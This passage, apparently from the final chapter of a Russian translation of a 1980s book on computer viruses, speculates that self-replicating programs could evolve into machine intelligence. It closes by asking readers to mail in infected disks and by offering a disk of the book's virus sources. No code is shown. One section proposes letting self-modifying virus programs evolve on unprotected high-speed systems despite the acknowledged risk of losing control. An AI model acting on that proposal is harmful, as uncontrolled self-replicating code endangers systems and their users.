Для специалиста по информатики интересна, собственно, только нуклеиновая
кислота. Другие элементы вируса, такие как лепиды или полисахариды, для
технического рассмотрения столь же неинтересны, как и протеин. Не следует
также останавливаться на различии между ДНК и РНК, поскольку они нужны

лишь при рассмотрении задачи хранения информации.

Об информационном содержании нуклеиновых кислот

В нуклеиновых кислотах вообще говоря встречаются только четыре различных основания. В ДНК - это адеин (A), гуанин (G), цитозин (C) и тимин (T). В РНК тимин заменен урацилом (U). Для дальнейшего рассмотрения
будем исходить только из четырех оснований: A, G, C, и T.

Для простоты понимания, без претензии на научную доказательность, каждому месту нукленоида в цепи ДНК поставим информационное содержание 4**1, поскольку это место может быть занято любым из четырех оснований. Таким образом, информационное цепи ДНК из "n" членов составляет 4**n. Тогда для простого биологического вируса с 1000 нукленоидов

(обычно больше), получим информационное содержание =4**1000. Вероятность того, что такой вирус образуется случайно заведомо ниже вероятности, приведенной Коэном, для образования компьютерного вируса.
Коэн исходит из 1000 двоичных разрядов, а в данном случае необходимо 1000 разрядов в "четверичной" системе счисления. Хотя Коэн исключает возможность случайного образования компьютерного вируса уже при его длине 1000 бит, органические вирусы могут образовываться и при более неблагоприятных условиях. При этом нужно еще учесть тот факт, что ДНК образуется с обязательным различием нукленоидных элементов. Каждый из этих нукленоидов может быть разложен на молекулы, молекулы - на атомы, а атомы (вероятно) - на кварки. Если подсчитать вероятность возникновения органической клетки из наименьших возможных компонентов, она, по всей видимости, окажется близкой к нулю. Разумеется начинать следует не с наименьших компонентов, а с уже существующих: молекул, аминокислот, макромолекул (ср. 13.4). Может ли из таких компонентов образоваться органический вирус или нет, предоставим судить самому читателю.

Если исходить из того, что в момент времени X на земле существовали как вирусные, так и клеточные формы жизни, то спрашивается, почему клеточные формы жизни развили интеллект до довольно высокого уровня, а вирусные - нет?

Если вирусную жизнь рассматривать как "живую информацию" (органические вирусы являются формой жизни без обмена веществ), то можно придти к заключению, что органическая ячейка вовсе не обязательно является идеальной жизненной средой для информации. Так же, впрочем, как и современная вычислительная система - не лучшая среда для существования органических клеток.

Очевидно развитие вирусных форм жизни было возможно лишь до определенной ступени.

Рассматривая вычислительные системы, как место существования информации, можно придти к выводу, что в настоящее время для этого вряд ли можно найти более удобное место.

Можно ли представить, что внутри такой системы вирусная жизнь может развиться до более высокой ступени ? Биологи, генетики и биохимики уже достаточно давно изучают эволюцию и задачу создания жизни. Однако, несмотря

на то, что компьютерная техника достигла существенно больших успехов на
этом пути,чем микробиология (в микробилогии до сих пор удалось лишь искус-
твенное соединение различных нуклеиновых кислот, тогда как в
копьютерной технике уже пришли к созданию вирусов), едва ли это прогресс,
поскольку на практике все центры программирования продолжают использование
традиционной техники программирования. Пожалуй, только японцы имеют
шанс первыми использовать возможности биокомпьтерной техники. Уже сегодня
в Японии разработаны биосенсоры, которые могут измерять количество
органических веществ в сточных водах. Немецкие разработчики в этой
области, как всегда, не нашли у промышленности никакой поддержки.

По предварительным прогнозам, японцы могли бы лет на шесть
опередить своих конкурентов в этой области, вложив примерно 114 миллиардов
марок ФРГ.

Можно ли представить себе, что компьютерные вирусы откроют новые пути в
программировании, как японские биокомпоненты - в компьтерных системах ?
Для изучения авторепродуцируемых и автомодифицируемых технологий програм-
мирования были бы необходимы расширенные эксперименты на больших, высоко-
скоростных установках без защитных средств, на которых вирусы через
некоторое, достаточно небольшое время, смогли бы пройти чрезвычайно
быструю эволюцию, как бы в режиме ускоренного времени и, таким образом,
осуществили развитие, как если бы они развивались вместе с жизнью на земле.
Конечно, сказать с уверенностью, каким будет это развитие и куда оно приведет,
невозможно, как ни один человек не в состоянии рассказать о развитии жизни от
первых аминокислот до Homo Sapiens'a. Однако очевидно, что вирусы на
выбранных для этого системах, претерпели бы удивительные изменения, поскольку
эти программы могли бы быть заранее снабжены оптимальными стратегиями
выживания и мутаций, что создало бы для них условия, о которых праисторический
одноклеточный организм "не мог и мечтать". Однако и в неблагоприятном окружении
вирусные программы, как показано в предыдущих главах, имеют зачастую
невероятную способность к выживанию. Модель для такого рода
эксперимента могла бы, вероятно, выглядеть следующим образом:

- мощная система восприятия, оснащенная:
  a) сенсорами света/формы/цвета;
  b) сенсорами шума;
  c) клавишами в качестве сверхзвуковых (пространственных) сенсоров;
  d) инфракрасными (пространственными) сенсорами;
  e) газовыми сенсорами;

- возможности вывода/коммуникации:
  a) изображения;
  b) информации из больших банков данных ;
  c) звуковой информации посредством громкоговорителя с цифроаналоговым преобразователем;

- программное обеспечение:
  a) драйверы для всех доступных периферийных устройств;
  b) программное обеспечение с репродуцирующими и модифицирующими функциями;
  c) вероятно, программа наивысшего уровня иерархии, селектирующая жизнеспособные и нежизнеспособные мутации.

- Это, разумеется,всего лишь обобщенная модель, которая, при необходимости ее исследования, должна быть специфицирована значительно подробнее. Обьяснения того, что подобные эксперименты не проводились до сих пор нужно искать, пожалуй, лишь в том, что с одной стороны, экспериментаторы были обречены на пассивное ожидание, а с другой - сами не понимали результатов своих исследований. Быть может был и страх перед возможностью потери контроля над экспериментом или перед возможностью узнать слишком много о том, что называется "тайной жизни".

Но исследования невозможны без неизвестности, как утверждали еще в конце 70-х годов Simon Nora и Alain Minc в своей работе " Информатизирование общества":

" Неизвестность - это новый вызов. В этом случае нет прогноза, но лишь правильные вопросы о средствах и путях, с помощью которых можно придти к ожидаемой цели".

О возможном развитии в области искусственного интеллекта думал, очевидно, и Martin L. Minsky из Массачусетского университета, когда утверждал: " Смешно думать, что если когда-нибудь автоматы достигнут интеллектуального

уровня человека, их развитие на этом остановится или предполагать, что мы
на все времена будем конкурировать с ними на уровне "крестиков-ноликов".

Будем ли мы при этом помнить о способе контроля над машинами или нет,
предположив, что мы захотим его сохранить, в любом случае наша жизнь, наша деятельность и наше честолюбие будут принципиально изменены присутствием
на земле созданий, интеллектуально превосходящих нас.

К похожим выводам пришел кибернетик Karl Steinbuch еще в 1971 году:

"...нет оснований утверждать, что развитие автоматов должно ограничиваться
именно интеллектуальным уровнем человека. Ведь это развитие будет идти таким же путем, как и развитие организмов, т.е. путем мутаций и естественного отбора."

Если попытаться пойти несколько дальше в своих размышлениях о содержании
информации, хранящейся в ДНК и вновь представить себе органические вирусы,
как форму "информационной жизни", то в голову обязательно придет мысль о
разработке компилятора ДНК. С его созданием появилась бы возможность преобразо-
вания компьютерных программ в генетический код, который можно было бы пере-
сылать в биокомпьютер. С другой стороны, было бы возможно декодировать гене-
тическую информацию и вводить ее в компьютерную программу, которая затем
могла бы быть использована на стандартной вычислительной системе.

Возможность разработки биокомпьютера была обсуждена еще в 1983 году в нескольких статьях SCIENCE и участники конгресса поставили перед лицом
"компьютерной общественности" вопрос: "Если это может природа, то почему не можем мы ?".

И действительно, складывается впечатление, что в отличие от традиционных
электронных решений, молекулярные блоки предлагают фантастические возможности. F.L. Carter (Naval Research Laboratory) описал модели молекулярного накопителя и логического вентиля. Причем моделируемая молекула
могла устанавливаться более чем в два (0,1) устойчивых состояния. Может
быть наименьшая информационная единица компьтера окажется не 2**1, а 4**1 или даже 8**1. Конструктивные размеры микрочипа, построенного по
такой технологии, сможет конкурировать с длиной
световой волны видимого диапазона. По мнению участников конгресса с помощью
компьютеров, которые будут сконструированы из таких элементов, станет возможной

реализация таких проектов, как разумный робот, интеллектуальный помошник
для слепых и т.д.

Однако для получения тех же решений можно было бы попытаться использовать
самосоздание самостоятельного разума в компьютере на основе вирусных программ.
Как вели бы себя подобные "разумные" компьютеры ? О множестве возникающих
вопросов можно судить хотя бы по тому, сколько их возникает при рассмотрении

проблемы хотя бы с точки зрения психологии. Например, потребность в раздра-
жении. Еще с исследования D.O. Hebb (McGill Universitaet) 1951-1954 годов
известно, какие последствия для психики человека может иметь отключение его от
раздражений, получаемых от внешнего мира. Каждый человек хоть раз страдал от
скуки. Эта проблема особенно актуальна для пенсионеров и безработных. Многие
ищут ее решения в мире грез, безудержного потребления алкоголя или наркот-
иков. Грозит ли что-либо подобное разумным машинам ? Может быть борясь
со скукой машина сама будет прекращать свое функционирование ?

Интеллект побуждает постоянно узнавать новое и получать информацию. Не
возникнет ли таким образом непрекращающийся информационный голод ?

Будут ли машины обучаться методом проб и ошибок или они разовьют способ-
ность "социального", т.е. подражательного обучения ?

Смогут ли они осознать свою зависимость от людей и попытаются ли когда-
нибудь избавиться от нее ? ....

Заключение

После этой, достаточно своеобразной главы, автор хотел бы обратиться
к каждому из читателей.

Как уже неоднократно упоминалось, основной способ, применяемый для борьбы с вирусами состоит в том, чтобы как можно скорее стереть все зараженные
программы,и ввести вместо них в систему копии с оригиналов. Однако этот
способ не дает возможности исследовать сам вирус и стратегию его распростра-

нения и обезопасить тем самым других пользователей от аналогичных неприят-
ностей.

Поэтому я прошу всех читателей, в случае обнаружения вируса в своей системе, обратиться ко мне. Если Вы имеете возможность предоставить в мое распоряжение копию зараженной программы, пришлите мне ,пожалуйста, дискету с этой копией, пометив ее как зараженную. Мой адрес:

R. Burger
Kennwort EVISAD
Postfach 1105
4472 Haren

Прошу только учесть, что на письмо, не имеющее обратного адреса и не опла-
ченное должным образом, я не смогу ответить.

Если можно, приложите подробное описание Вашего случая.

Как только присланная программа будет исследована, Вы будете поставлены в известность.

Часть новых глав этого издания создана с использованием EVISA (Первого
немецкого собрания вирусов) и все его создатели, также как и я, надеются,
что таким образом можно будет предьявить общественности все вновь появившиеся
вирусы и, тем самым несколько уменьшить их опасность.

Заранее благодарю за возможные замечания, предложения и пожелания.

Все представленные в книге исходные тексты программ, а также копию программы
VIRDEM.COM на 5 1/4''-дискете можно получить у Helga Massfeller, Anrtrstr.,4,
EDV-Dienstleistungen, 4472 Harren,по цене 30 германских марок каждая дискета.

Там же можно запросить все оригиналы упомянутого в книге программного
обеспечения.